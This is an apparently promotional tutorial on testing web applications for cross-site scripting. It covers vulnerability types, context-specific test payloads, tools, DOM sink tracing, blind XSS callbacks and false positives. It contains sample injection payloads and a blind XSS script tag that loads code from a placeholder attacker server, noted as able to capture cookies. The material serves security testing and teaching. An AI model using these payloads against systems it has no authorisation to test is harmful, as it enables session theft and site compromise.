


Explore testing for XSS examples tools, from reflected and DOM XSS to blind XSS detection in today’s applications.
Cross-Site Scripting, or XSS, is an attack where someone slips a malicious script into a website. It works because the site takes user input like a comment or a form entry and displays it directly without making it safe first. The next person to view the page gets that script running in their browser.
It’s a flaw we’ve known about for decades, yet it’s still everywhere. The persistence shows how hard it is to securely manage all the data a modern web app touches.
Ready to see the specific techniques and how to block them? Keep reading.
Quick Reads: Essential XSS Testing Insights
These key points capture the most important lessons from XSS testing, from identifying vulnerable inputs to selecting the right tools and methodologies.
- XSS happens when untrusted data isn’t properly validated or escaped before being shown in a browser.
- We map every spot that takes data. We feed them bad links and watch the app break.
- You need different tools: proxies to intercept traffic, scanners to automate checks, and specialized fuzzers for tricky cases.
- The OWASP Web Security Testing Guide is the go-to manual for structured approaches.
Main Types of XSS Vulnerabilities
We group XSS into three core types, defined by how the malicious script is delivered.
Reflected XSS is straightforward. An attacker places a script in a request, like a URL. The server reflects it directly into the response. A user must click a malicious link for it to fire. It’s non-persistent.
Stored XSS is more severe and understanding stored vs reflected XSS difference helps clarify how persistence changes risk.
DOM-Based XSS is a client-side flaw. Vulnerable JavaScript on the page writes user-controlled data unsafely into the DOM. Even with a safe server response, the browser itself executes the attack.
Recognizing these patterns is critical for our developers to write secure code from the start.
How XSS Execution Happens
The mechanism is simple. A site takes your input, a search term, a comment, and places it directly onto the page. Without proper neutralization, the browser can’t distinguish your text from legitimate code it should run.
Here’s the typical breakdown:
- Input Entry: Data enters via a form, URL, or header.
- Unsafe Handling: Server or client-side code inserts that raw input into the HTML or DOM.
- Context Confusion: The browser renders the page, interprets your input as executable code, and runs it.
- Impact: The script executes with the victim’s permissions, leading to stolen sessions or defaced pages.
In our training, we stress that the core failure is missing context-aware encoding. Data going into an HTML attribute must be treated differently from data inside a <script> tag.
Rendering Contexts That Determine the Right XSS Test
Your payload must match the specific spot where your input lands on the page. One payload rarely works everywhere.
| Context | Where Input Lands | Test Payload Strategy | Example Payload |
| HTML Context | Directly between HTML tags. | Break out of text flow with new HTML tags. | <svg onload=alert(1)> |
| Attribute Context | Inside an HTML attribute value (value=”INPUT”). | Escape the quotes and add a new event handler. | ” onmouseover=”alert(1) |
| JavaScript Context | Inside a <script> block or event handler. | Break out of the string and add code. | ‘;alert(1);// |
| URL/Handler Context | Inside a href or event handler like onerror. | Use the javascript: protocol or ensure syntax is valid. | javascript:alert(1) |
In our exercises, we start by injecting a simple probe like xyz123″‘<>. You then check the page source. Are your quotes encoded? Are your angle brackets intact? That tells you the context and the right attack vector.
Performing Manual XSS Testing

Automated tools are helpful, but manual testing finds the complex bugs. Follow this process.
- Identify Input Vectors. Find every single place the app accepts data. Don’t just test forms; check URL parameters, headers, cookies, and API endpoints. Tools like Burp Suite Proxy catch all this traffic.
- Inject Canary Strings. Send a unique, harmless string like xyz123″‘<>. This helps you trace exactly where your input appears in the response.
- Analyze Reflection Behavior. Look at the page source. Is your string inside a <div>? Inside an input tag’s value attribute? Are the special characters encoded to " and <?
- Verify Execution Context. Based on what you see, craft a minimal payload for that specific context. If you’re in an attribute, try closing it first.
- Confirm Exploitability. The script must run. We grab the site domain to prove the risk is real. For blind stored XSS, you’ll need an out-of-band callback to confirm.
Moving Beyond Stock Payloads: Why Off-the-Shelf XSS Automation Fails in Production
Spraying generic payloads only finds the obvious bugs. Modern apps have custom logic and framework quirks that tools just can’t parse. Pro testers find that cheap scans miss bad bugs on old web code.
Why? Automation fails on three fronts. It doesn’t understand business logic how changing field X alters rendering in panel Y. It misses context-specific filter bypasses, and it cannot reliably model how XSS vulnerabilities in web application techniques must be consistently applied across dynamic, stateful workflows. It cannot copy user steps where real XSS often is found.
Our approach is different. You must read the JavaScript, follow the data, and test the features unique to the app itself. That’s where the real vulnerabilities live.
Most Effective Tools for XSS Testing
No single tool does it all. The best approach uses a combination for reconnaissance, analysis, and confirmation.
| Tool | Primary Use | Strengths | Best For |
| Burp Suite | Intercepting & manipulating HTTP traffic. | Repeater for manual testing, Intruder for fuzzing, Scanner for automation. Professional’s DOM Invader is unmatched for client-side testing. | Manual testers and professionals who need deep control. |
| OWASP ZAP | Open-source interception and active scanning. | Completely free, includes a powerful fuzzer and automated scanner. Great for continuous testing in pipelines. | Teams on a budget or integrating security into CI/CD. |
| XSStrike | Advanced reflected and DOM XSS detection. | Analyzes responses, generates context-specific payloads, and attempts WAF bypasses. It’s thoughtful, not just noisy. | When standard payloads are being blocked and you need smarter fuzzing. |
| Dalfox | Fast, automated parameter analysis. | Incredibly fast, great for scanning many parameters or endpoints. Good at finding reflections and some DOM XSS. | Bug bounty hunters needing speed or testing large attack surfaces. |
| Nuclei | Template-based vulnerability scanning. | Vast community template library for known issues. Can scale to thousands of subdomains quickly. | Large-scale reconnaissance and checking for known, simple flaws. |
| kxss | Reflected parameter context analysis. | Lightweight tool that identifies which parameters reflect data and if special characters are encoded. | The initial triage step before deep manual testing. |
Deconstructing the Client-Side Sink: Manual DOM-Based XSS Testing Methodologies
Credits: Intigriti
DOM XSS is not the same. The server gives safe data, but browser code uses it in a bad way. You must know DOM XSS ways since tests move to the browser.
- Common Sources: Where the data comes from. This includes window.location (URL, hash), document.referrer, WebSocket messages, or browser storage.
- Dangerous Sinks: Where the data gets written in a way that can execute code. The classic sinks are innerHTML, outerHTML, document.write(), eval(), and certain attribute setters like .src.
- DOM Tracing Workflow: Use your browser’s debugger or a tool like DOM Invader. Set a breakpoint on a suspected sink. Trace backwards to see which source provided the tainted data.
- Browser-Based Validation: Test by manipulating the source directly. If window.location.hash is the source, manually change the URL hash in your browser and see if it triggers execution.
Testing for Blind XSS and Out-of-Band Execution


Blind XSS is a stored XSS where the payload fires in a location you can’t see, like an admin dashboard or support ticket log. You need a way to know when it executes.
- Payload Deployment: Inject a payload that calls back to a server you control. The payload contains a unique identifier. Example: <script src=http://your-server.yoursubdomain.xyz/id123></script>
- Callback Monitoring: Use a service like Interactsh, Burp Collaborator, or XSS Hunter. These provide you with a callback domain and listen for incoming connections.
- Evidence Collection: When an admin views the infected page, their browser loads your script and makes a request to your server. Advanced tools can capture screenshots, session storage, and cookies.
- Reporting Impact: The callback log proves the vulnerability exists and provides details for a compelling proof-of-concept report.
As described by PortSwigger
“Blind XSS is a type of stored XSS in which the data exit point is not accessible to the attacker ” – PortSwigger
Parser Differentials: Why DevTools Can Mislead XSS Validation
A common pitfall is trusting the browser’s “Inspect Element” panel too much. It shows the live, parsed DOM tree, which can look vulnerable even when it’s not.
The developer console might show your payload unescaped, suggesting it’s active. However, if the framework used document.createTextNode() or element.textContent to insert your data, the browser engine has already safely isolated it. The raw HTML source, viewed via “View Page Source,” will show the proper encoding.
Always check the original server response. The live DOM is a representation, not the source of truth. This misunderstanding has led to many false vulnerability reports.
According to security best practices from PortSwigger
“The live DOM is a parsed representation, not the source of truth always check the original server response via ‘View Page Source’ to verify proper encoding ” – PortSwigger
Eliminating JSON and API XSS False Positives

Scanners flag false bugs when web API text looks like a bad script. If an API sends JSON type, the browser does not treat it as HTML. Even if your payload {“search”: “<script>alert(1)</script>”} is reflected perfectly, it’s just a string inside a JSON object. No script execution context exists.
To validate:
- Check the Content-Type header. Is it truly text/html?
- Does the browser actually parse and render this response as part of the page’s HTML?
- Can you control the response to force an HTML context? If not, it’s a false positive.
FAQs
How do I create effective XSS payload testing scenarios?
Effective XSS payload testing scenarios use different input fields, output contexts, and encoding methods to identify execution opportunities.
What makes a reflected XSS test case difficult to detect?
A reflected XSS test case can depend on specific URLs, parameters, or user actions that rarely occur naturally.
How can XSS filter evasion affect security testing results?
XSS filter evasion techniques expose weaknesses in security controls by demonstrating how malicious input bypasses inadequate filtering rules.
Why should developers understand XSS attack vectors?
Developers who understand XSS attack vectors can identify vulnerable application features earlier and reduce security risks significantly.
What’s included in a complete XSS testing checklist?
A complete XSS testing checklist examines input sources, output contexts, encoding behavior, sanitization controls, and validation mechanisms.
Stay Ahead of XSS Risks with Secure Development Practices
XSS vulnerabilities often hide in places that automated tools miss, making manual validation an essential part of any security assessment. Effective testing means understanding how data flows through an application, reviewing different execution contexts, and investigating every opportunity for untrusted input to run as code. Even a small oversight can leave a serious security gap.
The best way to stay safe is to add security when you build code. Our labs Secure Coding Practices Bootcamp train your team to block these bugs. Code well from the start to lock down your web apps.
References
- https://portswigger.net/burp/documentation/desktop/testing-workflow/vulnerabilities/input-validation/xss/testing-for-blind-xss
- https://portswigger.net/web-security/cross-site-scripting